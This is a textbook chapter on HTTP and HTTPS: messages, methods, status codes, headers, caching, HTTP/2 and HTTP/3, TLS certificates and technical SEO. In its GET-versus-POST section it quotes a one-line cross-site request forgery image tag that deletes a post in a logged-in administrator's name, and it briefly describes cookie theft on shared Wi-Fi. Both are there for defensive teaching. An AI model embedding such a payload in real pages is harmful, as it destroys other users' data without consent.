Answers to Check Your Understanding

1. Mobile apps, command-line tools such as `curl`, IoT devices, desktop email clients, or another server acting as a client (any three).

2. Any server must be able to handle any request, so per-user state (such as sessions) must be kept in a shared store rather than in one server's memory.

3. It serves the image from an edge server near the user, so the round trip is much shorter and the origin server does less work.

4. A referral: the addresses of the name servers for the `.com` top-level domain.

5. (a) CNAME; (b) MX; (c) TXT.

6. Resolvers and computers cache the old record until its TTL expires; until then they keep using the old answer.

CHAPTER 4

HTTP and HTTPS

Learning Outcomes — **Course Outcome: CO1**

After studying this chapter you should be able to:

- describe the characteristics of HTTP and how the protocol has evolved from HTTP/0.9 to HTTP/3;
- read and write HTTP request and response messages, and inspect real messages with browser developer tools and `curl`;
- explain the meaning of the HTTP methods, including which are safe and which are idempotent;
- interpret the classes of status codes and choose the right code for a situation;
- explain the purpose of the most important request and response headers, including content negotiation and caching headers;
- explain how persistent connections, HTTP/2 and HTTP/3 improve performance;
- explain how HTTPS protects data using TLS, certificates and certificate authorities, and describe the TLS handshake;
- relate HTTP infrastructure decisions to search-engine optimisation.

The HyperText Transfer Protocol is the language that browsers and servers use to talk to each other. Every page you load, every image, every form you submit and almost every API call made by a mobile app is an HTTP exchange. It is also refreshingly simple: an HTTP/1.1 message is plain text that you can read and even type by hand. This chapter teaches you to read that language fluently, then shows how HTTPS wraps it in encryption to make it safe.

4.1 What Is HTTP?

Definition — HTTP

The **HyperText Transfer Protocol** (HTTP) is an application-layer protocol for transferring resources such as HTML documents, images, style sheets, scripts and JSON data between clients and servers. A client sends a *request* identifying a resource and an action; the server returns a *response* containing a status and, usually, a representation of the resource.

HTTP has five characteristics that shape everything built on it:

Client–server and request–response. The client always starts the exchange; each request

receives exactly one response.

Application layer. HTTP sits at the top of the TCP/IP stack. HTTP/1.1 and HTTP/2 run over TCP; HTTP/3 runs over QUIC, which runs over UDP (Chapter 1).

Stateless. Each request is independent. The server does not remember previous requests from the same client. This keeps servers simple and scalable, but means that "logged-in" state must be added on top, using cookies and sessions (Chapter 22).

Resource-oriented. Requests are about *resources* identified by URLs — a page, a product, an image. What travels over the network is a *representation* of the resource, such as an HTML page or a JSON document.

Extensible. New features are added through *headers* without changing the basic protocol. Caching, cookies, compression, authentication and security policies were all added this way.

4.1.1 A brief history of HTTP




Figure 4.1. The evolution of HTTP.

HTTP/0.9 (1991)
The original protocol had a single request, `GET /page.html`, and the server replied with raw HTML and closed the connection. There were no headers, no status codes and no other content types.

HTTP/1.0 (1996)
Added a version number, headers, status codes, the `POST` and `HEAD` methods, and the `Content-Type` header, so that images and other files could be sent. Each request still used a new TCP connection.

HTTP/1.1 (1997, revised since)
Made connections *persistent* by default, so many requests can reuse one TCP connection; made the `Host` header mandatory, which lets many websites share one IP address; and added chunked transfer, better caching and the `PUT`, `DELETE` and `OPTIONS` methods. It is still widely used and is the version whose text format we study below.

HTTP/2 (2015)
Kept the same methods, status codes and headers but changed how they are carried: messages are split into binary *frames*, many requests travel over one connection at the same time (*multiplexing*), and headers are compressed.

HTTP/3 (2022)
Runs over **QUIC**, a transport protocol built on UDP that combines the transport and TLS handshakes and avoids TCP's head-of-line blocking. It is faster to connect and copes better with lossy mobile networks.

Because HTTP/2 and HTTP/3 keep HTTP's *meaning* unchanged, everything you learn about methods, status codes and headers in this chapter applies to all versions.

4.2 HTTP Messages

HTTP/1.1 messages are text, made of lines ending in a carriage return and line feed. Requests and responses have the same overall shape:

1. a **start line** — the *request line* or the *status line*;
2. zero or more **header fields**, each written `Name: value`;
3. an **empty line** marking the end of the headers;
4. an optional **body** containing data.

4.2.1 Requests

HTTP | A GET request for a page

```
GET /courses/web-technologies?lang=en HTTP/1.1
Host: www.example.edu
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) Chrome/128.0
Accept: text/html,application/xhtml+xml
Accept-Language: en-GB,en;q=0.9,bn;q=0.8
Accept-Encoding: gzip, br
Cookie: theme=dark
Connection: keep-alive
```

➤ How it works

- The **request line** has three parts: the *method* (`GET`), the *request target* — the path and query string of the URL — and the protocol *version*.
- `Host` names the website. It is the only mandatory header in HTTP/1.1 and lets one server host many sites.
- `User-Agent` identifies the browser and operating system.
- `Accept`, `Accept-Language` and `Accept-Encoding` tell the server which formats, languages and compressions the client can handle. The `q` values are preferences between 0 and 1: this user prefers British English, then any English, then Bengali.
- `Cookie` returns data the server previously asked the browser to store.
- The request ends with an empty line and has no body, because GET only asks for data.

HTTP | A POST request submitting a login form

```
POST /login HTTP/1.1
Host: portal.example.edu
Content-Type: application/x-www-form-urlencoded
Content-Length: 38

student_id=2104012&password=s3cret%21x
```

➤ How it works

A POST request carries data in its **body**. `Content-Type` tells the server how the body is encoded — here in the same `name=value&name=value` format as a query string, with special characters percent-encoded (`!` became `%21`). `Content-Length` gives the size of the body in bytes so the server knows where the message ends. Note that the password is readable by anyone who can see this message; only HTTPS (Section 4.9) protects it.

4.2.2 Responses

HTTP | A successful response carrying HTML

```
HTTP/1.1 200 OK
Date: Mon, 28 Sep 2026 04:15:03 GMT
Server: nginx
Content-Type: text/html; charset=utf-8
Content-Length: 5320
Content-Encoding: br
Cache-Control: max-age=600
Last-Modified: Sun, 27 Sep 2026 10:00:00 GMT

<!DOCTYPE html>
<html lang="en">
... (the page) ...
```

➤ How it works

- The **status line** contains the version, a three-digit **status code** (`200`) and a human-readable **reason phrase** (`OK`). Programs act on the code; the phrase is only for people.
- `Content-Type` says the body is HTML encoded in UTF-8, so the browser knows to render it as a page. `Content-Encoding: br` says the body has been compressed with Brotli.
- `Cache-Control: max-age=600` allows the browser to reuse this response for ten minutes without asking again (Section 4.8).

HTTP | A redirect after a successful login

```
HTTP/1.1 302 Found
Location: /dashboard
Set-Cookie: sid=9f8a7c1e4b; Path=/; HttpOnly; Secure; SameSite=Lax
Content-Length: 0
```

➤ How it works

The server accepted the login, created a session and asked the browser to store its identifier in a cookie (`Set-Cookie`). Status `302` with a `Location` header tells the browser to make a new GET request for `/dashboard`. That request will include `Cookie: sid=…`, which is how the stateless server recognises the user.

HTTP | An API response carrying JSON

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 58

{"id": 42, "name": "Wireless Mouse", "status": "active"}
```

4.2.3 Seeing real messages

Browser developer tools. Open the developer tools (`F12`), choose the *Network* panel and reload the page. Every request appears as a row showing its method, status, type, size and time. Click a row to see the request and response headers, the response body, and a *Timing* breakdown showing how long DNS, connection set-up, TLS, waiting for the server and downloading each took. The *waiting* time is the server's **time to first byte** (TTFB).

curl. The command-line tool `curl` sends any request you like and prints the raw response, which makes it the fastest way to debug servers and APIs.

Terminal | Exploring HTTP with curl

```
curl -I https://example.com                    # HEAD request: show only the
    ↪ response headers
curl -v https://example.com                    # verbose: request, TLS details and
    ↪  response
curl -L http://github.com                      # follow redirects (HTTP -> HTTPS)
curl -X POST https://httpbin.org/post \
     -H "Content-Type: application/json" \
     -d '{"name":"Rahim","course":"CSE-3201"}'   # send JSON in the body
```

➤ Part of the output of curl -v https://example.com

```
> GET / HTTP/2
> Host: example.com
> User-Agent: curl/8.5.0
> Accept: */*
>
< HTTP/2 200
< content-type: text/html; charset=UTF-8
< cache-control: max-age=3600
< content-length: 1256
```

Lines beginning with > were sent by curl; lines beginning with < were received. The connection negotiated HTTP/2, in which header names are written in lowercase.

✔ Check Your Understanding

1. Name the four parts of an HTTP message.
2. Which header is mandatory in an HTTP/1.1 request, and why?

3. How does a stateless server recognise a logged-in user on the next request?

4.3 HTTP Methods

The **method** (sometimes called the *verb*) states what the client wants to do with the resource. Web browsers use GET and POST; APIs use the full set (Chapter 30).

GET Retrieve a representation of a resource. GET must only read data and must not change anything on the server. Parameters travel in the URL query string, not in a body. Because GET is read-only, its responses can be cached and the URL can be bookmarked, shared and prefetched.

POST Submit data to be processed by the resource — create a record, submit a form, upload a file, trigger an action. Data travels in the body, which can be large. Sending the same POST twice usually has two effects, for example two orders.

PUT Replace the resource at the given URL with the representation in the body — the client sends the *complete* resource. If the resource does not exist, the server may create it.

PATCH Apply a *partial* modification: send only the fields that change.

DELETE Remove the resource.

HEAD Identical to GET but the response has no body; used to check whether a resource exists, how large it is or whether it has changed.

OPTIONS Ask which methods and headers the server allows for a resource. Browsers send it automatically as a *preflight* request before some cross-origin API calls (Chapter 30).

4.3.1 Safe and idempotent methods

Two properties matter when designing and consuming web services:

- A method is **safe** if it does not change the state of the server. Calling it once or a hundred times leaves the data exactly as it was. Browsers, crawlers and caches may call safe methods freely.
- A method is **idempotent** if making the same request several times has the same effect as making it once. `DELETE /users/42` twice still leaves user 42 deleted (the second call may return `404`, but the *state* is the same). Idempotent requests can be retried safely after a network failure.

4.3.2 GET or POST?

Students often think of GET and POST only as two ways of sending form data. The real difference is their meaning.

✗ Common Mistake

Wrong. `<a href="/posts/delete.php?id=17">Delete</a>`

Table 4.1. Properties of the HTTP methods.

Method	Safe	Idempotent	Body	Typical use (example)
GET	✓	✓	✗	Read a resource (`GET /users/1`)
HEAD	✓	✓	✗	Headers only (`HEAD /files/report.pdf`)
OPTIONS	✓	✓	✗	Discover allowed methods; CORS preflight
POST	✗	✗	✓	Create or submit (`POST /users`)
PUT	✗	✓	✓	Replace a whole resource (`PUT /users/1`)
PATCH	✗	✗*	✓	Update some fields (`PATCH /users/1`)
DELETE	✗	✓	usually ✗	Remove a resource (`DELETE /users/1`)

*PATCH is not idempotent by definition, although many implementations make it so.

Table 4.2. GET compared with POST.

Aspect	GET	POST
Purpose	Retrieve data	Submit data that changes something
Where data goes	In the URL: `/search?q=laptop&page=1`	In the request body
Visibility	Shown in the address bar, history, server logs and bookmarks	Not in the URL (but still visible without HTTPS)
Size	Limited by URL length (a few thousand characters in practice)	Large (limited by server configuration)
Caching and bookmarking	Cacheable; can be bookmarked and shared	Not cached by default; cannot be bookmarked
Repeating	Safe and idempotent	Not idempotent: the browser warns before resubmitting
Use for	Search forms, filters, pagination, links	Login, registration, payments, uploads, anything that writes

Why it fails. GET must not change data. Browsers prefetch links, search engines crawl them, and a malicious page can embed `<img src="https://yoursite/posts/delete.php?id=17">` to delete posts in a logged-in administrator's name (cross-site request forgery, Chapter 32).

Correct. Use a form with `method="post"` (plus a CSRF token), or a `DELETE` request from JavaScript.

POST is not encryption

Putting a password in a POST body keeps it out of the address bar and server logs, which is good. But anyone who can see the network traffic can still read it. Only HTTPS protects data in transit.

4.4 Status Codes

Every response begins with a three-digit **status code**. The first digit gives the class of the response; programs use the number to decide what to do next.




Figure 4.2. The five classes of HTTP status codes.

4.4.1 The codes you must know

200 OK The request succeeded. For GET, the body contains the resource.

201 Created A POST or PUT created a new resource; the `Location` header usually gives its URL.

204 No Content Success, with no body — common after DELETE or a save that returns nothing.

301 Moved Permanently The resource has a new permanent URL, given in `Location`. Browsers may remember the redirect, and search engines transfer the old page's ranking to the new URL. Use it when a page moves for good, or to redirect HTTP to HTTPS.

302 Found A temporary redirect — for example to a login page, or to a result page after a form submission. (307 and 308 are the temporary and permanent variants that guarantee the method is not changed.)

304 Not Modified The client's cached copy is still valid, so no body is sent (Section 4.8).

400 Bad Request The request is malformed — invalid syntax, invalid JSON, impossible values.

401 Unauthorized Authentication is required or has failed: "who are you?". Despite its name, it means *unauthenticated*.

403 Forbidden The server knows who you are, but you are not allowed to do this: "you may not".

404 Not Found No resource exists at this URL.

405 Method Not Allowed The URL exists but does not accept this method, e.g. a GET sent to a URL that only accepts POST.

409 Conflict The request conflicts with the current state, e.g. registering a username that was just taken.

422 Unprocessable Content The request is well-formed but the data fails validation; widely used by APIs and by Laravel (Chapter 29).

429 Too Many Requests The client has exceeded a rate limit; a `Retry-After` header may say when to try again.

500 Internal Server Error An unexpected error in the server's code — usually a bug or an unhandled exception. The client did nothing wrong.

502 Bad Gateway A proxy or load balancer received an invalid response from the server behind it — often because the application process has crashed.

503 Service Unavailable The server is temporarily overloaded or down for maintenance.

Choosing between 401 and 403

Ask "would logging in help?" If yes — the user is not logged in — return 401. If the user is logged in but still may not act — a student trying to edit marks — return 403.

✗ Common Mistake

Wrong. Returning `200 OK` with a body such as `{"error": "User not found"}`.

Why it fails. Clients, caches, monitoring tools and retry logic all rely on the status code. A 200 tells them everything went well, so the error is cached, counted as a success and hidden from alerts.

Correct. Return the correct code (here `404`) *and* a helpful body.

4.5 Headers

Headers carry metadata about the request, the response and the body. They are case-insensitive names followed by values. Table 4.3 groups the most important ones; later chapters cover cookies, caching, security and CORS headers in depth.

Table 4.3. Important HTTP headers.

Header	Meaning
Request headers (client → server)	
`Host`	The domain being requested (mandatory in HTTP/1.1)
`User-Agent`	Identifies the client software
`Accept`, `Accept-Language`, `Accept-Encoding`	Formats, languages and compressions the client accepts
`Authorization`	Credentials, e.g. `Bearer <token>` (Chapter 30)
`Cookie`	Cookies previously set by the server
`Referer`	The page that linked to this request (historically misspelled)
`If-None-Match`, `If-Modified-Since`	Conditional request: "only send it if it has changed"
Response headers (server → client)	
`Content-Type`	Media type of the body, e.g. `text/html; charset=utf-8`
`Content-Length`	Size of the body in bytes
`Content-Encoding`	Compression applied: `gzip`, `br`
`Location`	Target URL for redirects and newly created resources
`Set-Cookie`	Asks the browser to store a cookie (Chapter 22)
`Cache-Control`, `ETag`, `Last-Modified`	Caching rules and validators
Security headers (Chapter 32)	
`Strict-Transport-Security`	Always use HTTPS for this site
`Content-Security-Policy`	Which sources of scripts, styles and images are allowed
`Access-Control-Allow-Origin`	Which other origins may read the response (CORS)

4.5.1 Media types and content negotiation

The `Content-Type` header uses a **MIME type** (media type) of the form `type/subtype`. The browser relies on it — not on the file extension — to decide what to do with a response. With

Table 4.4. Common media types.

Media type	Content
`text/html`	HTML documents
`text/css`	Style sheets
`text/javascript`	JavaScript
`application/json`	JSON data
`application/x-www-form-urlencoded`	Ordinary HTML form data
`multipart/form-data`	Forms with file uploads
`image/png`, `image/jpeg`, `image/webp`, `image/svg+xml`	Images
`application/pdf`	PDF documents

content negotiation, the client states its preferences in `Accept` headers and the server chooses the best representation. The same URL `/api/users/42` might return HTML to a browser and JSON to a program that sends `Accept: application/json`; a site might serve Bengali or English depending on `Accept-Language`.

4.6 Statelessness and Cookies

Because HTTP is stateless, the server cannot tell, from the protocol alone, that three requests came from the same person. **Cookies** solve this. A server includes a `Set-Cookie` header in a response; the browser stores the cookie and automatically sends it back in a `Cookie` header on every later request to the same site. Usually the cookie holds only a random *session identifier*, and the server keeps the user's data — who they are, what is in their cart — in a *session* on the server. Chapter 22 covers cookies, sessions and their security attributes in detail.

4.7 Connections and Performance

4.7.1 Persistent connections

Opening a TCP connection costs one round trip for the handshake, and HTTPS adds more round trips for TLS. HTTP/1.0 opened a new connection for every image, style sheet and script. HTTP/1.1 made connections **persistent** (*keep-alive*): many requests are sent one after another over the same connection, saving the set-up cost.

HTTP/1.1 still processes requests on a connection one at a time; a slow response blocks those behind it, a problem called **head-of-line blocking**. Browsers work around it by opening up to six connections per host.

4.7.2 HTTP/2: multiplexing

HTTP/2 splits each request and response into small binary frames labelled with a *stream* number, and interleaves the frames of many streams on a *single* connection. A page with fifty images

can download them all in parallel over one connection, and a slow response no longer blocks the others at the HTTP level. HTTP/2 also compresses headers (the same cookies and user-agent string are sent with every request, so compression saves a lot) and lets the client assign priorities.

4.7.3 HTTP/3 and QUIC

HTTP/2 still runs on TCP, and TCP delivers bytes strictly in order: if one packet is lost, *every* stream on the connection waits for its retransmission — head-of-line blocking at the transport layer. **QUIC** moves the transport onto UDP and implements reliability per stream, so a lost packet delays only the stream it belongs to. QUIC also combines the transport and TLS handshakes into one round trip (and zero round trips when reconnecting to a known server), and a connection can survive a change of network, such as walking from Wi-Fi to mobile data. HTTP/3 is HTTP over QUIC.




Figure 4.3. Three responses sent over HTTP/1.1 and over HTTP/2.

4.8 Caching

The fastest request is the one that is never sent. **HTTP caching** lets browsers, proxies and CDNs store responses and reuse them. The server controls caching with response headers.

4.8.1 Freshness: Cache-Control

HTTP | Typical Cache-Control policies

```
Cache-Control: max-age=31536000, immutable   # versioned assets (app.3f9a1c.js):
    ↪ cache for a year
Cache-Control: max-age=600                   # a page that may be reused for 10
    ↪ minutes
Cache-Control: no-cache                      # may be stored, but must be
    ↪ revalidated before each use
Cache-Control: no-store                      # never store (bank statements, private
    ↪  data)
Cache-Control: private, max-age=60           # only the user's browser may cache it,
    ↪  not shared caches
```

While a response is *fresh* (younger than `max-age` seconds), the browser uses it without contacting the server at all. Note the difference between `no-cache`, which means "check with me first", and `no-store`, which means "do not keep a copy".

4.8.2 Validation: ETag and 304

When a cached response becomes stale, the browser need not download it again if it has not changed. The server labels each version with a *validator*: an `ETag` (an identifier of the content, such as a hash) or a `Last-Modified` date. The browser sends it back in a *conditional request*:

HTTP | Revalidating a cached style sheet

```
GET /css/app.css HTTP/1.1
Host: www.example.com
If-None-Match: "a3f9c2"

HTTP/1.1 304 Not Modified
ETag: "a3f9c2"
Cache-Control: max-age=600
```

The `304` response has no body: the browser reuses its copy, having spent one small round trip instead of downloading the whole file again. If the file had changed, the server would reply `200` with the new content and a new `ETag`.

✔ Check Your Understanding

5. What is head-of-line blocking, and how do HTTP/2 and HTTP/3 reduce it?
6. What is the difference between `Cache-Control: no-cache` and `no-store`?
7. When does a server return status 304?

4.9 HTTPS: Securing HTTP

4.9.1 The problem with plain HTTP

HTTP sends everything as plain text. On its way from your laptop to a server, a request passes through your Wi-Fi network, your ISP and several other networks. Anyone with access to any of them — someone on the same café Wi-Fi, a compromised router, a malicious operator — could:

- **eavesdrop**: read passwords, session cookies, messages and personal data;
- **tamper**: change the page, inject advertisements or malware, or alter a bank transfer;
- **impersonate**: pretend to be the real website (a *man-in-the-middle* attack).

Definition — HTTPS

HTTPS (HTTP Secure) is HTTP carried over a **TLS** (Transport Layer Security) connection. TLS provides *confidentiality* (data is encrypted), *integrity* (any change in transit is detected) and *authentication* (a certificate proves the identity of the server). HTTPS uses port 443 by default.

TLS is the successor of SSL (Secure Sockets Layer); people still say "SSL certificate", but all SSL versions are obsolete and insecure. Current versions are TLS 1.2 and TLS 1.3.

Table 4.5. HTTP compared with HTTPS.

Aspect	HTTP	HTTPS
Data in transit	Plain text	Encrypted with TLS
Tampering	Undetected	Detected and rejected
Server identity	Not verified	Verified by a certificate
Default port	80	443
Browser display	“Not secure” warning	Padlock / secure indicator
Required for	—	Passwords, cookies marked `Secure`, geolocation, camera, service workers, HTTP/2 in browsers
Search ranking	Penalised	A positive ranking signal

4.9.2 The cryptography behind TLS

TLS combines three families of cryptographic tools.

Symmetric encryption uses one secret key to both encrypt and decrypt (AES, ChaCha20). It is very fast, so it protects all the actual data. Its problem is key distribution: how can a browser and a server that have never met agree on a secret key over a network that attackers can watch?

Asymmetric (public-key) cryptography uses a key pair: a *public key*, which can be shared with everyone, and a *private key*, which the owner keeps secret. Data encrypted with the public key can only be decrypted with the private key, and the private key can create *digital signatures* that anyone can verify with the public key. Key-agreement methods based on this idea (such as elliptic-curve Diffie–Hellman) let two parties create a shared secret that an eavesdropper cannot compute. Asymmetric operations are slow, so TLS uses them only during the handshake.

Hash functions and message authentication codes (SHA-256 and others) produce a short fingerprint of data. TLS uses them to detect any modification of the data in transit.

4.9.3 Certificates and certificate authorities

Encryption alone is not enough: you could be having a perfectly encrypted conversation with an impostor. A **digital certificate** (in the X.509 format) binds a public key to a domain name. It contains the domain name(s), the public key, the issuer, a validity period and the issuer’s digital signature.

Certificates are issued by **certificate authorities** (CAs) — organisations such as Let’s Encrypt, DigiCert and Sectigo — after they verify that the applicant controls the domain. Every browser and operating system ships with a list of trusted *root* CA certificates. When a server presents its certificate, the browser checks the **chain of trust**: the server’s certificate is signed by an intermediate CA, whose certificate is signed by a root CA the browser already trusts.

The browser also checks that the certificate has not expired, has not been revoked, and names the domain the user is visiting. If any check fails, it shows a full-page warning. Three levels of validation exist: *domain validation* (DV) proves control of the domain; *organisation* (OV) and *extended validation* (EV) certificates additionally verify the organisation’s identity. Let’s Encrypt, launched in 2016, issues free, automatically renewed DV certificates, which removed the last




Figure 4.4. The chain of trust. The browser verifies each signature back to a root it already trusts.

excuse for running a site without HTTPS (Chapter 35).

4.9.4 The TLS handshake

Before any HTTP data is exchanged, the client and server perform a **TLS handshake**. Figure 4.5 shows the logical steps.




Figure 4.5. The TLS handshake (TLS 1.3, simplified).

1. **ClientHello.** The browser lists the TLS versions and cipher suites it supports, sends a random value and its share of a key agreement.
2. **ServerHello.** The server chooses a version and cipher suite and sends its own key share.
3. **Certificate and proof.** The server sends its certificate chain and a signature, made with its private key, over the handshake so far. This proves it really owns the certificate.
4. **Verification.** The browser validates the chain of trust, the domain name and the dates.
5. **Key derivation.** From the exchanged key shares, both sides independently compute the same symmetric *session keys*. An eavesdropper who saw every message cannot compute them.
6. **Finished.** Each side sends an encrypted summary of the handshake to confirm nothing was tampered with. From now on, all HTTP data is encrypted with the fast symmetric keys.

TLS 1.3 completes this in one round trip; the older TLS 1.2 needed two, with a separate key-exchange step in which the client encrypted a secret with the server's public key.

4.9.5 Deploying HTTPS well

- **Redirect all HTTP to HTTPS** with status `301`.
- **Send HSTS.** The header `Strict-Transport-Security: max-age=31536000` tells browsers to use only HTTPS for the site for a year, preventing downgrade attacks on later visits.
- **Avoid mixed content.** An HTTPS page that loads scripts or images over plain HTTP is partly insecure; browsers block such scripts.
- **Mark cookies `Secure`** so they are never sent over plain HTTP.
- **Automate certificate renewal**; an expired certificate takes a site offline for most users.

The padlock means "encrypted", not "honest"

HTTPS proves that you are talking privately to the owner of the domain in the address bar. It does not prove the owner is trustworthy. Phishing sites also use HTTPS, with look-alike domain names. Always check the domain itself.

Real-World Case: A student portal login over plain HTTP

Scenario. A department's result portal runs on `http://` because "it is only for students". Students log in from the campus Wi-Fi and cafés.

Problem. A student running a packet-capture tool on the shared Wi-Fi can read other students' IDs and passwords, and copy their session cookies to take over their accounts.

Analysis. The login POST body and the session cookie travel as plain text. Using POST instead of GET hides nothing from someone on the network. Browsers also mark the page "Not secure", and search engines rank it lower.

Solution. Obtain a free Let's Encrypt certificate and serve the site over HTTPS; redirect all HTTP traffic with `301`; mark cookies `Secure; HttpOnly`; add the HSTS header; and ask all users to change their passwords, since they may already have been captured.

Lesson. Every site that has a login form or sets any cookie needs HTTPS — which today means every site.

4.10 HTTP and Search Engine Optimisation

Search engine optimisation (SEO) is the practice of making pages rank well in search results. Search engines work in four stages: *crawling* (automated programs follow links and download pages), *indexing* (content is analysed and stored), *ranking* (many signals decide the order of results) and *serving* the results page. SEO has three pillars: *on-page* SEO (content, titles, headings, meta tags — Chapter 7), *off-page* SEO (links from other sites, reputation), and *technical* SEO, which depends directly on the topics of this chapter.

- **HTTPS** is a confirmed ranking signal; insecure pages are marked "Not secure".
- **Speed matters.** A slow DNS lookup or a slow server (high TTFB) delays the whole page. Google's *Core Web Vitals* measure loading (Largest Contentful Paint), responsiveness (Interaction to Next Paint) and visual stability (Cumulative Layout Shift) — see Chapter 33.

- **Correct status codes.** A `301` tells search engines to transfer the old page's ranking to the new URL; using `302` for a permanent move, or leaving many broken links that return `404`, damages rankings. Error pages must return 404, not 200 (a "soft 404").
- **Crawl guidance.** A `robots.txt` file tells crawlers which parts of the site not to crawl, and an XML sitemap lists the pages that should be indexed.
- **Mobile-first indexing.** Google indexes the mobile version of pages, so responsive design (Chapter 11) is essential.

Text | `robots.txt`

```
User-agent: *
Disallow: /admin/
Sitemap: https://www.example.com/sitemap.xml
```

Chapter Summary

- HTTP is a stateless, request–response, application-layer protocol for transferring representations of resources. It has evolved from HTTP/0.9 to HTTP/3 without changing the meaning of methods, status codes and headers.
- A message has a start line, headers, an empty line and an optional body. Requests start with method, target and version; responses with version, status code and reason phrase.
- GET, HEAD and OPTIONS are safe; GET, HEAD, OPTIONS, PUT and DELETE are idempotent; POST is neither. GET must never change data.
- Status codes are grouped into 1xx–5xx. Know 200, 201, 204, 301, 302, 304, 400, 401, 403, 404, 405, 409, 422, 429, 500, 502 and 503.
- Headers carry metadata: host, content type (MIME), content negotiation, cookies, caching, redirects and security policies.
- Persistent connections, HTTP/2 multiplexing and HTTP/3 over QUIC reduce latency and head-of-line blocking. Cache-Control, ETag and 304 responses avoid unnecessary downloads.
- HTTPS is HTTP over TLS, giving confidentiality, integrity and authentication. TLS uses asymmetric cryptography and certificates signed by trusted CAs to agree on fast symmetric session keys. Redirect to HTTPS, use HSTS, avoid mixed content and automate renewal.
- Technical SEO depends on HTTPS, speed, correct status codes, robots.txt, sitemaps and mobile friendliness.

Key Terms

HTTP	HTTP/1.1	request line
stateless	HTTP/2	status line
resource	HTTP/3	header
representation	QUIC	body

method	content negotiation	TLS
GET	cookie	symmetric encryption
POST	persistent connection	public-key cryptography
PUT	head-of-line blocking	digital certificate
PATCH	multiplexing	certificate authority
DELETE	HTTP caching	chain of trust
safe method	Cache-Control	TLS handshake
idempotent	ETag	HSTS
status code	304 Not Modified	mixed content
redirect	TTFB	SEO
MIME type	HTTPS	

Review Questions

1. Explain what it means for HTTP to be stateless. How do web applications keep users logged in?
2. Write the complete request a browser sends when a user submits a search form using GET with the field `q=css grid`. Then write it for POST.
3. Which methods are safe? Which are idempotent? Why does the difference matter?
4. Explain the difference between PUT and PATCH with an example.
5. Which status code should a server return in each case: a new account was created; the user is not logged in; the page never existed; the database server is down; the email address in a registration form is invalid?
6. What does `Content-Type` tell the browser? Give four common values.
7. Explain how an ETag lets a browser avoid downloading an unchanged file.
8. Why does TLS use both asymmetric and symmetric encryption?
9. What does a browser check when it receives a server's certificate?
10. Give three ways in which HTTP decisions affect a site's search ranking.

Exam-Style Questions

1. **[5 marks]** Describe the structure of an HTTP request and an HTTP response, with an example of each.
2. **[6 marks]** Compare GET and POST under six headings. Why is it dangerous to delete records with a GET link?
3. **[6 marks]** Explain how HTTPS provides confidentiality, integrity and authentication. Describe the steps of the TLS handshake.
4. **[4 marks]** Explain how HTTP/2 and HTTP/3 improve on HTTP/1.1.
5. **[4 marks]** A page has moved from `/old-page` to `/new-page` permanently. Which status code should the old URL return? Explain the consequences of using 302 or leaving it returning 404.

